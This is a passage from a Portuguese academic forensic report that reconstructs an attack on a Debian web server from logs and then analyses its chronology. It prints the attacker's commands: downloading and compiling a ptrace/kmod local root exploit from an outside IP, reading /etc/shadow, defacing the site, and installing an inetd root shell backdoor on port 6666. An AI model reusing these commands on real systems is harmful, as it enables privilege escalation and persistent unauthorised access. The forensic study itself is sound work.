Este exploit explora uma vulnerabilidade do ptrace e kmod, que é uma vulnerabilidade local que permite ganhar acesso ao root. Os 4 (quatro) problemas que podem ter ocorrido foram:

```
cd -
wget http://66.66.66.171/km3.c
--20:35:39-  - http://66.66.66.171/km3.c
           => `km3.c'
Connecting to 66.66.66.171:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8,534 [text/x-csrc]
    0K ........                     100%    1.36 MB/s
20:35:39 (1.36 MB/s)-`km3.c' saved [8534/8534]
ls
km3.c
session_mm_apache0.sem
skull.html
skull.jpg
gcc km3.c -o owner_skull
```

Figura 4.5: Invasor compilar um código fonte

```
ls
km3.c
owner_skull
session_mm_apache0.sem
skull.html
skull.jpg
ls -l
total 52
-rw-r--r-- 1 www-data www-data 8534 Aug 12  2006 km3.c
-rwxr-xr-x 1 www-data www-data 13931 Aug 11 20:35 owner_skull
-rw------- 1 root root 0 Aug 11 19:53 session_mm_apache0.sem
-rw-r--r-- 1 www-data www-data 625 Aug 12  2006 skull.html
-rw-r--r-- 1 www-data www-data 19886 Aug 12  2006 skull.jpg
```

Figura 4.6: Geração do executável

- O kernel do servidor Debian webmiau.gatomolhado é suscetível está a exploração;
- O kernel está habilitado para carregar módulos externos;
- O caminho /proc/sys/kernel/modprobe contém *links* válidos para executáveis;
- As chamadas da função ptrace() não estão bloqueadas.

Na figura 4.7 exibe-se o invasor rodando o executável gerado.

```
./owner_skull -d
Linux kmod + ptrace local root exploit by
     <anszom@v-lo.krakow.pl>
=> Double-ptrace mode, executing /bin/sh,
    suid-helper /usr/bin/passwd
Starting suid program /usr/bin/passwd
(current) UNIX password: pid=2980=0x00000ba4
sizeof(shellcode)=164
=> Child process started.........
=> Child process started..[1;33m+ 3158.[0m
     .[1;32m- 3158 ok!.[0m
```

Figura 4.7: Execução do executável

O invasor confirma na sua escalada de privilégios que ele passou a ser reconhecido pelo sistema como o usuário root, e é confirmado após executar o comando *id* novamente o qual foi retornado o seguinte resultado, como ilustra-se na figura 4.8. Observa-se na figura 4.9 que o invasor consegue listar o arquivo *shadow*, que

```
id
uid=0(root) gid=0(root) groups=33(www-data)
```

Figura 4.8: Confirmação do invasão em ter se tornado root

com o usuário www-data ele não conseguia.

```
cat /etc/shadow
root:$1$qYTPxfT7$ua1H54jpgui5BgbXfZVZd/:13371:0:99999:7:::
daemon:*:13371:0:99999:7:::
bin:*:13371:0:99999:7:::
sys:*:13371:0:99999:7:::
sync:*:13371:0:99999:7:::
```

Figura 4.9: Listagem do arquivo shadow pelo invasor

O invasor faz questão de deixar a sua marca na página principal do site hospedado na máquina invadida. Ele executa uma sequência de comandos como pode ser visto na figura 4.10, através do qual ele lista os arquivos do diretório atual, copia os arquivos *skull.jpg* e *skull.html* para o diretório */var/www*, tenta copiar o *skull.html* para o */var/www/index.html* e tenta acessar o site a partir da máquina dele. Nesse momento, ele percebe que a página principal ainda não apresenta as alterações.

```
ls
km3.c
owner_skull
session_mm_apache0.sem
skull.html
skull.jpg
cp skull* /var/www -v
'skull.html' -> '/var/www/skull.html'
'skull.jpg' -> '/var/www/skull.jpg'
cp skull.html /var/www/index.html
cd /var/www
ls
skull.html
skull.jpg
```

Figura 4.10: Invasor lista para visualizar se a alteração foi realizada

Para tentar entender melhor o que está acontecendo, o invasor prossegue no seu ataque, listando os arquivos que existem dentro do diretório */var/www* e ele resolve fazer uma listagem específica utilizando o comando exibido na figura 4.11.

```
ls -l index*
-rw-------  1 root  root     625 Aug 11 20:37 index.html
-rw-r--r--  1 root  root   14755 Aug 11 19:49 index.php
-rw-r--r--  1 root  root   12356 Aug 11 19:49 index.php.old
-rw-r--r--  1 root  root   14515 Aug 11 19:49 index2.php
-rw-r--r--  1 root  root   14438 Aug 11 19:49 index3.php
```

Figura 4.11: Listagem específica realizada pelo invasor

O invasor percebe que existe um arquivo *index.php* que é executado em vez da página que ele inseriu por meio do arquivo *index.html*. E por causa disso, ele decide excluir todos os arquivos do diretório que comecem com index.php e depois lista para confirmar se a exclusão foi feita com sucesso, conforme a figura 4.12.

Ele tenta mudar a permissão para 755, mas comete um erro digitando o comando *chown 755 index.html* em vez de *chmod 755 index.html* e ainda lista para conferir a mudança como apresenta-se na figura 4.13.

Prosseguindo, o invasor solicita a listagem detalhada dos arquivos cujos nomes comecem com index e muda as permissões de acesso ao arquivo *index.html*. De-

```
cat index.html
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01
      Transitional//EN">
<html>
  <head>
    <meta content="text/html; charset=ISO-8859-1"
         http-equiv="content-type">
    <title>SKULL - SCRIPT KIDDER OWNER TEAM</title>
   </head>
   <body style="color: rgb(0, 0, 0); background-color:
         rgb(0, 0, 0);"alink="#000099" link="#000099"
          vlink="#990099">
      <br>
      <div style="text-align: center;">
         <big style="font-family: arial black;">
         <big><big><span style="color: rgb(255, 0,0);">
             SKULL - SCRIPT KIDDER OWNER TEAM <br>
         <br>
         <img alt="skull" src="skull.jpg"
               style="width:350px;height:455px;">
         <br>
         </span></big></big></big>
      </div>
    </body>
</html>

ls -l index.html
-rw-------  1 root  root  625 Aug 11 20:37 index.html
```

Figura 4.12: Invasor observa o código index.html

```
chown 755 index.html
pwd
/var/www
ls -l
-rw-------- 1 755 root  625 Aug 11 20:37 index.html
```

Figura 4.13: Invasor muda a permissão do index.html com o comando incorreto

pois, ele utiliza o comando *chmod 755 index.html* para alterar permissão do arquivo. Em seguida, ele pede uma nova listagem, para ver os detalhes do arquivo cujos nomes iniciem por index. Mesmo assim, ele tenta acessar por várias vezes a página inicial do site invadido a partir do seu computador, mas novamente observa a página anterior, conforme pode ser visto na figura 4.14.

```
ls -l index*
-rw-------  1 755   root    625 Aug 11 20:37 index.html
-rw-------  1 root  root    625 Aug 11 20:39 index.php
-rw-r--r--  1 root  root  14515 Aug 11 19:49 index2.php
-rw-r--r--  1 root  root  14438 Aug 11 19:49 index3.php
chmod 755 index.html

ls -l index*
-rwxr-xr-x  1 755   root    625 Aug 11 20:37 index.html
-rw-------  1 root  root    625 Aug 11 20:39 index.php
-rw-r--r--  1 root  root  14515 Aug 11 19:49 index2.php
-rw-r--r--  1 root  root  14438 Aug 11 19:49 index3.php

cat index.html
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01
     Transitional//EN">
<html>
   <head>
      <meta content="text/html; charset=ISO-8859-1"
           http-equiv="content-type">
      <title>SKULL - SCRIPT KIDDER OWNER TEAM</title>
   </head>
   <body style="color: rgb(0, 0, 0); background-color:
         rgb(0, 0, 0);" alink="#000099" link="#000099"
          vlink="#990099">
      <br>
      <div style="text-align: center;">
         <big style="font-family: arial black;"><big><big>
            <span style="color: rgb(255, 0,0);">
             SKULL - SCRIPT KIDDER OWNER TEAM <br>
          <br>
          <img alt="skull" src="skull.jpg" style="width:
              350px; height: 455px;"><br>
          </span></big></big></big>
       </div>
   </body>
</html>
```

Figura 4.14: Invasor lista novamente de forma detalhada os arquivos que comecem com index

O invasor, após visualizar o conteúdo do arquivo *index.html*, (exibido anteriormente) lista novamente os arquivos cujos nomes comecem por skull, muda as permissões para 777 (todo mundo de todos os grupos terão acesso ao arquivo) e novamente faz outra listagem detalhada para conferir. Prossegue copiando o arquivo *index.html* para index.htm, e o invasor tenta navegar no browser acessando o

seguinte endereço http://www.lammerkit.xxx.br/index.html o qual ele resolveu explicitar que seria o *domínio/index.html* e consegue acessar com sucesso, conforme a figura 4.15.

```
ls -l skull*
-rw------  1 root  root    625 Aug 11 20:37 skull.html
-rw------  1 root  root  19886 Aug 11 20:37 skull.jpg

chmod 777 skull.jpg

ls -l
-rwxrwxrwx 1 root  root  19886 Aug 11 20:37 skull.jpg

cp index.html index.htm
```

Figura 4.15: Invasor muda de forma correta as permissões dos arquivos

4.3 Instalação de Backdoor com Privilégios de Superusuário

Para fechar com chave de ouro, o invasor instala um backdoor com privilégios de superusuário, mas com o detalhe que é bem mais sofisticado e que iniciará junto com o sistema pelo super servidor inetd. Ele adiciona a linha a seguir, no final do arquivo */etc/inetd.conf* que define os parâmetros e as funcionalidades apresentados na tabela 4.1.

skull stream tcp nowait root /bin/sh /bin/sh -i

O invasor percebe que o skull é citado, mas não é especificado o que notoriamente deve ser feito para que o inetd possa iniciá-lo de forma correta, e ele procura imediatamente rodar os comandos que são exibidos na figura 4.16, onde ele procura também deixar que esse *backdoor* atenda por conexões na porta 6666 fornecendo a ele a opção de se conectar novamente na máquina com privilégios de root sem precisar repetir o processo de invasão para consegui-lo. é importante lembrar que o *backdoor* ainda não está ativo, uma vez que o *inetd* não foi reiniciado após a confirmação. Por isso ele pára o *inetd*, mas comete novamente alguns erros ao tentar reiniciar até que finalmente ele consegue. Ele realiza comandos para iniciar a backdoor no inetd, nomeando o serviço como skull.

Tabela 4.1: Linhas de declaração do backdoor no inetd.conf

skull	Define o nome do serviço
stream	Define o tipo de socket utilizado, neste caso o *stream* que é baseado em conexão TCP e garante a checagem de erros e a ordem dos pacotes
tcp	Declara o protocolo usado
nowait	Informa que o programa é capaz de tratar o próprio fluxo e que é disparado um *daemon* filho para cada novo *socket*
root	Define o usuário cujas permissões são utilizadas para executar o servico
/bin/sh	Define o programa e gerencia informações de registros das conexões, mas nesse caso o sh não tem funcionalidade alguma
/bin/sh -i	Define o *shell* como serviço e os argumentos do parâmetro anterior, em modo interativo

```
echo "skull stream tcp nowait root /bin/sh /bin/sh -i" >> \
   /etc/inetd.conf
echo "skull  6666/tcp" >> /etc/services
/etc/init.d/inetd stop
Stopping internet superserver: inetd.
.[A.[B/etc/init.d/inetd start
/bin/sh: .[A.[B/etc/init.d/inetd: No such file or directory
netstat -ntp
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address  Foreign Address  State  \
   PID/Program name
tcp  1  0 70.51.69.51:80  66.66.66.171:39681 CLOSE_WAIT  \
   2919/apache
tcp  0  0 70.51.69.51:65321 66.66.66.171:39683 ESTABLISHED \
   2947/sh
.[A.[A.[B.[Bcd /etc/init.d
/bin/sh: .[A.[A.[B.[Bcd: command not found
ls
index.htm
index.html
index.php
index2.php
index3.php
```

Figura 4.16: Comando para iniciar o skull

Após a confirmação do sucesso de suas ações, ele roda a sequência de comandos que é apresentado na figura 4.17 para finalizar a invasão ele observa os serviços que estão em escuta no servidor. O invasor confirma ainda o seu **id** mais uma vez e constata que ainda está como root e ainda pode iniciar o inetd, bem como confirma se o serviço está habilitado e finalmente ele deixa o servidor.

```
id
uid=0(root) gid=0(root) groups=33(www data)
cd /etc/init.d/
pwd
/etc/init.d
./inetd stop
Stopping internet superserver: inetd.
./inetd start
Starting internet superserver: inetd.
netstat -ntl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address  Foreign Address  State
tcp  0  0 0.0.0.0:32768   0.0.0.0:*    LISTEN
tcp  0  0 0.0.0.0:515     0.0.0.0:*    LISTEN
tcp  0  0 0.0.0.0:37      0.0.0.0:*    LISTEN
tcp  0  0 0.0.0.0:9       0.0.0.0:*    LISTEN
tcp  0  0 0.0.0.0:6666    0.0.0.0:*    LISTEN
tcp  0  0 0.0.0.0:13      0.0.0.0:*    LISTEN
tcp  0  0 0.0.0.0:111     0.0.0.0:*    LISTEN
tcp  0  0 0.0.0.0:80      0.0.0.0:*    LISTEN
tcp  0  0 0.0.0.0:113     0.0.0.0:*    LISTEN
tcp  0  0 0.0.0.0:22      0.0.0.0:*    LISTEN
tcp  0  0 0.0.0.0:25      0.0.0.0:*    LISTEN
exit
quit
sh: quit: command not found
```

Figura 4.17: Sequência dos comandos até a finalização da invasão

Capítulo 5

Análise técnica do Perito

5.1 Ponto de vista Cronológico baseado nas Ações do Invasor

Baseando-se nas ações do invasor (ALDER, 2004), do ponto de visto cronológico resume-se que as principais ações do invasor são identificadas no arquivo de log e são relacionadas ao número dos pacotes em que se iniciam e a cronologia em que ocorrem, de modo que sejam também possível ter uma idéia abrangente da duração de cada tarefa envolvida no processo (REHMAN, 2003), ao qual culminou com a invasão do sistema, e que esses pacotes são organizados na tabela 5.1 de forma cronológica e na tabela 5.2 pela ordem das ações.

Tabela 5.1: Ordem dos pacotes executados

Ação Realizada	Pacote Inicial	HH:MM:SS
Varredura de portas	24	03:34:09
Procura por vulnerabilidade no servidor web utilizando o Nikto	9928	03:34:19
Navega com o Mozilla Firefox 1.0.7 a procura de falhas de PHP	38.305	03:34:43
Explora falha PHP para acessar o conteúdo do */etc/passwd*	38.497	03:34:55
Explora falha PHP, mas não consegue acessar o conteúdo do /etc/shadow	38.588	03:35:01
Explora falha PHP para acessar detalhes da configuração de rede	38.697	03:35:22
Explora falha PHP para acessar informações sobre a versão do sistema	38.807	03:35:33
Explora falha PHP para instalar uma backdoor temporária utilizando NETCAT	38.928	03:35:49
Abre uma conexão com a backdoor instalada, a partir do segmento SYN	39040	03:36:18
Conexão aceita	39042	03:36:18
Faz o download da figura *skull.jpg* na pasta */tmp*, usando o comando wget	39129	03:38:11
Faz o download da página *skull.html* na pasta */tmp*, usando o comando wget	39215	03:39:01
Faz o download do código fonte do exploit *"km3.c"* na pasta */tmp*, usando o comando wget	39342	03:42:33
Compila o código fonte da exploit *"km3.c"* para o executável *owner_skull*, usando o comando gcc	39384	03:42:49
Executa o exploit *owner_skull -d*	39396	03:43:11
Comprova que se tornou o root por meio do comando *id*	39805	03:43:40
Retoma as tentativas de deface, usando o comando *cp*	39818	03:44:06
Instala uma backdoor definitiva com privilégios de root, dentro do *inetd.conf*	40300	03:50:12
Termina a conexão com a máquina invadida	40377	03:52:28

Tabela 5.2: Comandos executados

Comando	Descrição/Resultado
Id	uid=33(www-data) gid=33(www-data) groups=33(www-data)
cd /tmp	Muda para o diretório /tmp
wget http://66.66.66.171/skull.jpg	Copia o arquivo skull.jpg para o diretório /tmp
uname -a	Linux webmiau 2.4.18-bf2.4 #1 Son Apr 14 09:53:28 CEST 2002 i686 unknown
cat /proc/version	Linux version 2.4.18-bf2.4 (root@zombie) (gcc version 2.95.4 20011002 (Debian prerelease)) #1 Son Apr 14 09:53:28 CEST 2002
wget http://66.66.66.171/skull.html	–20:32:07–http://66.66.66.171/skull.html => 'skull.html' Connecting to 66.66.66.171:80... connected. HTTP request sent, awaiting response... 200 OK Length: 625 [text/html] 0K 100% 610.35 KB/s 20:32:07 (610.35 KB/s) - 'skull.html' saved [625/625]
cp skull.jpg /var/www -v	Tenta copiar o arquivo para o diretório /var/-www, mas percebe mensagem de acesso negado: 'skull.jpg' -> '/var/www/skull.jpg' cp: cannot create regular file '/var/www/skull.jpg': Permission denied
cd - wget http://66.66.66.171/km3.c –20:35:39– http://66.66.66.171/km3.c => 'km3.c' Connecting to 66.66.66.171:80... connected. HTTP request sent, awaiting response... 200 OK Length: 8,534 [text/x-csrc] 0K ..... 100% 1.36 MB/s 20:35:39 (1.36 MB/s) - 'km3.c' saved [8534/8534]	Copia o arquivo km3.c (exploit) para dentro do diretório /tmp
gcc km3.c -o owner_skull	Compila o exploit gerando o binário owner_skull

./owner_skull -d Linux kmod + ptrace local root exploit by <anszom@v-lo.krakow.pl> => Double-ptrace mode, executing /bin/sh, suid-helper /usr/bin/passwd Starting suid program /usr/bin/passwd (current) UNIX password: pid=2980=0x00000ba4 sizeof(shellcode)=164 =>Child process started.....=> Child process started... [1;33m+ 3158.[0m .[1;32m- 3158 ok!.[0m	Executa o exploit
Id	uid=0(root) gid=0(root) groups=33(www-data)
cp skull* /var/www -v 'skull.html' -> '/var/www/skull.html' skull.jpg' -> '/var/www/skull.jpg'	Com as permissões de root, ele consegue por meio do exploit copiar os arquivo *skull** para dentro do diretório /var/www
cp skull.html /var/www/index.html	Substitui o conteúdo do arquivo */var/www/index.html* pelo conteúdo do arquivo skull.html, com o objetivo de causar a desconfiguração do site
rm index.php* -v removing 'index.php' removing 'index.php.old'	Remove todos os arquivos index.php*
chown 755 index.html pwd /var/www ls -l total 4296 -rw-r–r– 1 root root 15609 Aug 11 19:49 1.gif	Tenta mudar as permissões do arquivo index.html, mas o comando *chown 755* é inválido

chmod 755 index.html ls -l index* -rwxr-xr-x 1 755 root 625 Aug 11 20:37 index.html -rw—— 1 root root 625 Aug 11 20:39 index.php -rw-r–r– 1 root root 14515 Aug 11 19:49 index2.php -rw-r–r– 1 root root 14438 Aug 11 19:49 index3.php	Finalmente informa o comando correto para alterar as permissões do arquivo skull.jpg para rwxrwxrwx
cp index.html index.htm	Substitui o conteúdo do arquivo *index.htm* para o conteúdo do arquivo *index.html*
echo “skull stream tcp nowait root /bin/sh /bin/sh -i” >> /etc/inetd.conf	Configura um stream TCP socket no inetd com o nome skull
echo “skull 6666/tcp” >> /etc/services	Associa o socket skull porta TCP 6666
cd /etc/init.d/ pwd /etc/init.d	Alterna para o diretório /etc/init.d
./inetd stop Stopping internet superserver: inetd.	Pára o serviço inetd
./inetd start Starting internet superserver: inetd.	Inicia o serviço inetd
netstat -ntl Active Internet connections (only servers) Proto Recv-Q Send-Q Local Address Foreign Address State tcp 0 0 0.0.0.0:6666 0.0.0.0:* LISTEN	Verifica se a porta TCP 6666 está criada no inetd e se realmente está escutando. Verificação feita com sucesso.

Capítulo 6

Conclusão

Em toda a análise feita, identificaram-se vários elementos com relação ao ataque (SECURITY FOCUS, 2009b), estando diretamente ligados origem ou construção do processo de invasão em si. O relatório, durante todo o texto, de uma forma espalhada descreve o processo de análise desses ataques. Assim, nessa conclusão procurou-se resumir todo o ocorrido de uma forma centralizada (CVE, 2009).

Um dos primeiros aspectos é quanto o objetivo do ataque. Em quase todos os momentos é identificada a intenção de se realizar um *deface*. Isso é percebido tanto após o invasor ganhar acesso pelo backdoor usando o netcat, como após ele conseguir poderes de superusuário, pois suas ações seguintes são sempre ligadas ao objetivo aqui registrado. É importante ressaltar que, por diversos erros no processo de atribuição de permissões a arquivos, a página principal do site não passou a ser aquela criada pelo invasor, que teve que se contentar com a necessidade de se especificar um arquivo index.html na url para que seu browser pudesse visualizar a página deixada por ele (MELO, 2009).

Quanto a origem do ataque (CARRIER, 2002), apesar do ataque inicial por varredura de portas usar um método normalmente utilizado para dificultar a localização da origem, os demais ataques são realizados sem apontar qualquer tentativa de esconder esse aspecto e também percebeu-se que não foram apagados os arquivos de log da máquina invadida. Por este motivo foi descoberto que o IP 66.66.66.171 foi o responsável pelo ataque, e que era utilizado um apelido skull que aparece de forma insistente em vários momentos e em artefatos do ataque também. Esses dados podem ser úteis em futuras ações de identificação do invasor (CASEY, 2006).

As altas taxas dos 3 (três) downloads, comprovam que as duas máquinas estavam interligadas via Internet por redes de altíssima velocidade, ou, de alguma forma, num âmbito de rede interna.

O invasor já possuí um breve conhecimento do sistema (SECURITY FOCUS, 2009a), pois o espaço curto de tempo entre as diversas etapas do ataque mostra que este tipo de ataque já estava previamente planejado, e com a utilização de algum kit automatizado de invasão ou mesmo alguma experiência no assunto, mesmo sendo observados erros primários por parte do invasor na execução da tarefa do deface.

Foí considerado crítico os danos causados pelo invasor, pois, o invasor tornou-se root, e o mesmo poderia ter causado danos considerados irreparáveis. Neste caso foi apenas substituída a página index.html do site original e também removidos os arquivos *index.php* e *index.php.old* ambas com o comando *rm*. O invasor não utilizou nenhuma ferramenta especial para remoção segura de arquivos, permitindo que o administrador de sistema recupere os arquivos apagados. Este tipo de violação da segurança deve ser visualizado como um fato grave, mesmo que o prejuízo direto ao sistema não tenha sido tão grave.

Segundo (VENEMA, 2007) a computação forense é um campo que talvez devesse ser levado mais a sério do que outras disciplinas na ciência da computação. Eles citam ainda que, os programas e as pessoas envolvidas na coleta e análise dos vestígios devem ter cuidado especial, porque seus resultados podem influenciar seriamente a liberdade individual, a vida, o emprego das pessoas e muito mais.

A tendência de crescimento da análise forense é bastante clara. Com o passar do tempo, profissionais estão se aperfeiçoando para poder lidar com as novas tecnologias, que também se desenvolvem de maneira exponencial. A idéia de que peritos trabalhem dentro das organizações é igualmente notável, com os mesmos atuando não somente em investigações ou no combate aos ataques, mas sim na prevenção e análise de possíveis incidentes, protegendo os dados da corporação.

Capítulo 7

Referências Bibliográficas

ALDER, R. *Snort 2.1 Intrusion Detection*. [S.l.]: Syngress Publishing, Inc, 2004.

ALDER, R. *Snort. IDS and IPS Toolkit*. [S.l.]: yngress Publishing, Inc, 2007.

CARRIER, B. Open source digital forensics tools. 2002. Disponível em: <http://www.digital-evidence.org/papers/opensrc_legal.pdf>.

CASEY, E. *Investigating Sophisticated Security Breaches*. [S.l.]: Communications of the ACM, 2006. 48–54 p.

CVE. Cve-2003-0127. abr. 2009. Disponível em: <http://cve.mitre.org/cgi-bin-/cvename.cgi?name=CVE-2003-0127>.

FIGG, W.; ZHOU, Z. A computer forensics minor curriculum proposal. Journal of Computing Sciences in Colleges, v. 22, n. 4, p. 32–38, abril 2007.

MELO, S. *Experimento Network Forense – Notas de Aula*. [S.l.], Abril 2009.

OREBAUGH, A. *Wireshark & Ethereal - Network Protocol Analyzer Toolkit*. [S.l.]: Syngress Publishing, Inc, 2007.

RAMIREZ, G. *Nessus, Snort, & Ethereal - Customizing Open Source Security Applications*. [S.l.]: Syngress Publishing, Inc, 2005.

REHMAN, R. U. *Intrusion Detection Systems with Snort: Advanced IDS Techniques with Snort, Apache, MySQL, PHP, and ACID*. [S.l.]: Prentice Hall PTR, 2003.

RFC4316. [S.l.], dez. 2005.

RFC793. [S.l.], set. 1981. Disponível em: <http://www.faqs.org/rfcs/rfc793-.html>.

SANDERS, C. *Pratical Packet Analysis - Using Wireshark to Solve Real-World Network Problems*. [S.l.]: No Starch Press, 2007.

SECURITY FOCUS. Linux kernel privileged process hijacking vulnerability. abr. 2009. Disponível em: <http://www.securityfocus.com/bid/7112/references>.

SECURITY FOCUS. Linux ptrace/setuid exec vulnerability. abr. 2009. Disponível em: <http://www.securityfocus.com/bid/3447/exploit>.

VENEMA, D. F. W. *Perícia Forense Computacional – Teoria e Prática Aplicada*. [S.l.]: Pearson Prentice Hall, 2007.